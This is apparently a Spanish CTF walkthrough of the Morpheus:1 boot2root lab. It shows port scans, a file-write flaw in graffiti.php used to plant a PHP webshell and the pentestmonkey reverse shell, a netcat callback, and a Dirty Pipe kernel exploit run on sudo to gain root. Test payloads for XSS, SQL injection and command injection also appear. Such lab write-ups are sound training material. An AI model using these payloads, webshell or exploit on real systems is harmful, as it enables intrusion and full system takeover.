

# Matrix 2

```
└─(root💀miguel)-[~/home/miguel]
# nmap -sS -p- -min-rate 5000 -Pn -n -v 192.168.137.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 17:57 -03
Initiating ARP Ping Scan at 17:57
Scanning 192.168.137.42 [1 port]
Completed ARP Ping Scan at 17:57, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:57
Scanning 192.168.137.42 [65535 ports]
Discovered open port 22/tcp on 192.168.137.42
Discovered open port 80/tcp on 192.168.137.42
Increasing send delay for 192.168.137.42 from 0 to 5 due to 4958 out of 1652
Increasing send delay for 192.168.137.42 from 5 to 10 due to 11 out of 23
Increasing send delay for 192.168.137.42 from 10 to 20 due to 13 out of 42
Increasing send delay for 192.168.137.42 from 20 to 40 due to 11 out of 20
Increasing send delay for 192.168.137.42 from 40 to 80 due to 23 out of 75
Increasing send delay for 192.168.137.42 from 80 to 160 due to 13 out of 43
Increasing send delay for 192.168.137.42 from 160 to 320 due to 14 out of 46
Increasing send delay for 192.168.137.42 from 320 to 640 due to 12 out of 38
Increasing send delay for 192.168.137.42 from 640 to 1000 due to 40 out of 110
Discovered open port 81/tcp on 192.168.137.42
Completed SYN Stealth Scan at 17:58, 15.97s elapsed (65535 total ports)
Nmap scan report for 192.168.137.42
Host is up (0.0025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
81/tcp    open  hosts2-ns
MAC Address: 00:0C:29:13:BE:46 (VMware)
```

```
└─(root💀miguel)-[~/home/miguel]
# nmap -sCV -p22,80,81 -min-rate 5000 -Pn -n -v 192.168.137.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 17:58 -03
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|_ 256 aa:83:c3:51:78:61:70:e5:b7:46:9f:07:c4:ba:31:e4 (ECDSA)
80/tcp    open  http     Apache httpd 2.4.51 ((Debian))
| http-server-header: Apache/2.4.51 (Debian)
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
| http-title: Morpheus:1
81/tcp    open  http     nginx 1.18.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Meeting Place
| http-title: 401 Authorization Required
| http-server-header: nginx/1.18.0
MAC Address: 00:0C:29:13:BE:46 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

[root@miguel-/home/miguel]
# whatweb 192.168.137.42
http://192.168.137.42 [200 OK] Apache[2.4.51], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.51 (Debian)], IP[192.168.137.42], Title[Morpheus:1]

[root@miguel-/home/miguel]
# whatweb 192.168.137.42:81
http://192.168.137.42:81 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[192.168.137.42], Title[401 Authorization Required], WWW-Authenticate[Meeting Place][Basic], nginx[1.18.0]

```




Welcome to the Boot2Root CTF, Morpheus:1.



You play Trinity, trying to investigate a computer on the Nebuchadnezzar that Cypher has locked everyone else out of, at least for ssh.

Good luck! - @jaybeale from @inguardians





```
[root@miguel]# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "http://192.168.137.42/" -t 20 -x txt,html.php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.137.42/
[+] Method:       GET
[+] Threads:     20
[+] Threads:     20
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,html,php
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.html.php      (Status: 403) [Size: 279]
/javascript     (Status: 301) [Size: 321] [--> http://192.168.137.42/javascript/]
/robots.txt     (Status: 200) [Size: 47]
/graffiti.txt   (Status: 200) [Size: 139]
/.html.php      (Status: 403) [Size: 279]
/.server-status (Status: 403) [Size: 279]
Progress: 622929 / 622932 (100.00%)
```



voy a ver si graffiti tiene extensiones html / php pues dice que es algo para "descargarse" escriviendo

## Nebuchadnezzar Graffiti Wall

Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.  
It's just here to let us blow off some steam.

Enter message:

Message

Post

## Nebuchadnezzar Graffiti Wall

Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.  
It's just here to let us blow off some steam.  
hoal  
{ {7\*7} }  
;whoami

## Hola

Enter message:

Message

Post

vamos a ver por vurpsuite como se tramita


Request

```

POST /graffiti.php HTTP/1.1
Host: 192.168.137.42
Content-Length: 30
Cache-Control: max-age=0
Origin: http://192.168.137.42
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.137.42/graffiti.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive

message=adm&file=graffiti.txt

```



Mouse here - welcome to the Nebby!

Make sure not to tell Morpheus about this graffiti wall.  
It's just here to let us blow off some steam.

```

hoal
{{7*7}}
;whoami

```

# Hola

```

'and sleep(5)-- -
'and sleep(10)-- -

```

```

sf${NFI}%09wahoami
hoal
hoal
hoal
hola

```

```

← → ⌂ ⌄ △ Not secure 192.168.137.42/graffiti.txt


Mouse here - welcome to the Nebby!

Make sure not to tell Morphewus about this graffiti wall.
It's just here to let us blow off some steam.
hoal
{{7*7}}
;whoami
<h1>Hola</h1>
<script>alert("cuidado!")</script>
'and sleep(5)-- -
'and sleep(10)-- -
<script>alert(document.cookie)</script>
sf'${NFI}%09wahoami
hoal
hoal
hoal
hola

```

entonces como mi input se escribe en un archivo, voy a modificarlo para crear un .php y hacer una wevshell

Request	Response
Pretty Raw Hex POST /graffiti.php HTTP/1.1 Host: 192.168.137.42 Content-Length: 51 Cache-Control: max-age=0 Origin: http://192.168.137.42 Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn q,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.137.42/graffiti.php Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9,es;q=0.8 Connection: keep-alive  message=<?php system(\$_GET['cmd']); ?>&file=cmd.php	Pretty Raw Hex Render HTTP/1.1 200 OK Date: Wed, 19 Feb 2025 22:02:18 GMT Server: Apache/2.4.51 (Debian) Vary: Accept-Encoding Content-Length: 328 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8  <h1> <center> Nebuchadnezzar Graffiti Wall </center> </h1> <p> Enter message: </p> <form method="post"> <label> Message </label> <div> <input type="text" name="message"> </div>



uid=33(www-data) gid=33(www-data) groups=33(www-data)

me creo una revshell de pentestmonkey

**Request**


Pretty	Raw	Hex
--------	-----	-----

```
Referer: http://192.168.137.42/graffiti.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,es;q=0.8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
message=<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to
// slim it down. RE:
// https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse
// -shell.php
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.137.12';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
    $daemon = 1;
}
```

**Response**

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
<br>
fclose($pipes[2]);
<br>
proc_close($process);
<br>
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
<br>
$p = <p>
Enter message:
</p>
<form method="post">
    <label>
        Message
    </label>
    <div>
        <input type="text" name="message">
    </div>
    <input type="hidden" name="file" value="graffiti.txt">
    <div>
        <button type="submit">
            Post
        </button>
    </div>
</form>
```



```
(root@miguel)-[~/home/miguel]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.42] 50576
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
22:13:42 up 1:18, 0 users, load average: 0.04, 0.06, 0.69
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
www-data@morpheus:~$ bash: cannot set terminal process group (616): Inappropriate ioctl for device
bash: no job control in this shell
www-data@morpheus:~$
```

Exploit Title	Path
Apple iOS < 10.3.1 - <b>Kernel</b> Panic (Denial of Service)	ios/local/42555.txt
Apple Mac OSX < 10.6.7 - <b>Kernel</b> Panic (Denial of Service)	osx/dos/17901.c
Apple macOS < 10.12.2 / iOS < 10.2 - 'kernelrpc_mach_port_insert_right_trap' <b>Kernel</b> Reference Count Leak / Use	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - 'kernelrpc_mach_port_insert_right_trap' <b>Kernel</b> Reference Count Leak / Use	macos/local/40956.c
Apple macOS < 10.12.2 / iOS < 10.2 - Broken <b>Kernel</b> Mach Port Name uref Handling Privileged Port Name Replacemen	macos/local/40957.c
Apple macOS < 10.12.2 / iOS < 10.2 <b>Kernel</b> - ipc_port_t Reference Count Leak Due to Incorrect externalMethod Ove	multiple/dos/40955.txt
Apple macOS < 10.12.2 / iOS < 10.2 <b>Kernel</b> - ipc_port_t Reference Count Leak Due to Incorrect externalMethod Ove	multiple/dos/40955.txt
Jungo DriverWizard WinDriver < 12.4.0 - <b>Kernel</b> Out-of-Bounds Write Privilege Escalation	windows/local/42625.py
Jungo DriverWizard WinDriver < 12.4.0 - <b>Kernel</b> Pool Overflow / Local Privilege Escalation (1)	windows/local/42624.py
Jungo DriverWizard WinDriver < 12.4.0 - <b>Kernel</b> Pool Overflow / Local Privilege Escalation (2)	windows/local/42665.py
Linux <b>Kernel</b> 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Pr	linux/local/9479.c
Linux <b>Kernel</b> 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux <b>Kernel</b> 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	linux/local/50808.c
macOS < 10.14.3 / iOS < 12.1.3 - <b>Kernel</b> Heap Overflow in PF KEY due to Lack of Bounds Checking when Retrieving	multiple/dos/46300.c

github.com/basharkey/CVE-2022-0847-dirty-pipe-checker

Product Solutions Resources Open Source Enterprise Pricing

basharkey / CVE-2022-0847-dirty-pipe-checker Public

Code Issues 1 Pull requests 1 Actions Projects Security Insights

main 1 Branch 0 Tags Go to file Code

basharkey Merge pull request #3 from l3str4nge/main 7cd6867 · 2 years ago 8 Commits

README.md Update README.md 3 years ago

dpipe.sh Only kernel 5.x.x is vulnerable 2 years ago

test.sh spacing 2 years ago

README

## CVE-2022-0847-dirty-pipe-checker

Bash script to check for CVE-2022-0847 "Dirty Pipe"

```
www-data@morpheus:/tmp$ chmod +x dpipe.sh
www-data@morpheus:/tmp$ ./dpipe.sh
5 10 0
Vulnerable
www-data@morpheus:/tmp$
```

<https://haxx.in/files/dirtypipez.c>

compilamos `gcc dirtypipez.c -o dirtypipez`

ejecutamos con el suid sudo

```
www-data@morpheus:/tmp$ ./dirtypipez SUID
[+] hijacking suid binary..
open failed: No such file or directory
[~] failed
www-data@morpheus:/tmp$ find / -perm -4000 -ls 2>/dev/null
 4625    72 -rwsr-xr-x  1 root      root    71912 Jul 28 2021 /usr/bin/su
 2091    64 -rwsr-xr-x  1 root      root    63960 Feb  7 2020 /usr/bin/passwd
 2088    52 -rwsr-xr-x  1 root      root    52880 Feb  7 2020 /usr/bin/chsh
 2090    88 -rwsr-xr-x  1 root      root    88304 Feb  7 2020 /usr/bin/gpasswd
 1557    44 -rwsr-xr-x  1 root      root    44632 Feb  7 2020 /usr/bin/newgrp
 4585    56 -rwsr-xr-x  1 root      root    55528 Jul 28 2021 /usr/bin/mount
 26852   180 -rwsr-xr-x  1 root      root   182600 Feb 27 2021 /usr/bin/sudo
 4586    36 -rwsr-xr-x  1 root      root    35040 Jul 28 2021 /usr/bin/umount
 2087    60 -rwsr-xr-x  1 root      root    58416 Feb  7 2020 /usr/bin/chfn
 21869   100 -rwsr-xr-x  1 root      root    99136 Jan 17 2021 /usr/sbin/xtables-legacy-multi
 19021   472 -rwsr-xr-x  1 root      root   481608 Mar 13 2021 /usr/lib/openssh/ssh-keysign
 2672    52 -rwsr-xr--  1 root      messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@morpheus:/tmp$ stty rows 39 columns 140
www-data@morpheus:/tmp$ ./dirtypipez /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
#
```

```
# cd cypher
# ls
FLAG.txt
# cat FLAG.txt
You've clearly gained access as user Cypher.
```

Can you find a way to get to root?

```
#
```

```
# ls -la /root
total 48
drwx----- 4 root root  4096 Nov 29 2021 .
drwxr-xr-x 19 root root  4096 Oct 28 2021 ..
-rw-r--r--  1 root root   571 Apr 10 2021 .bashrc
-rw-------  1 root root   79 Oct 28 2021 .lesshst
drwxr-xr-x  3 root root  4096 Oct 28 2021 .local
-rw-r--r--  1 root root  161 Jul  9 2019 .profile
-rw-r--r--  1 root root   66 Oct 28 2021 .selected_editor
drwxr-xr-x  2 root root  4096 Oct 28 2021 .vim
-rw-------  1 root root 10925 Oct 28 2021 .viminfo
-rw-------  1 root root   54 Oct 28 2021 FLAG.txt
# cat /root/FLAG.txt
You've won!
```

Let's hope Matrix: Resurrections rocks!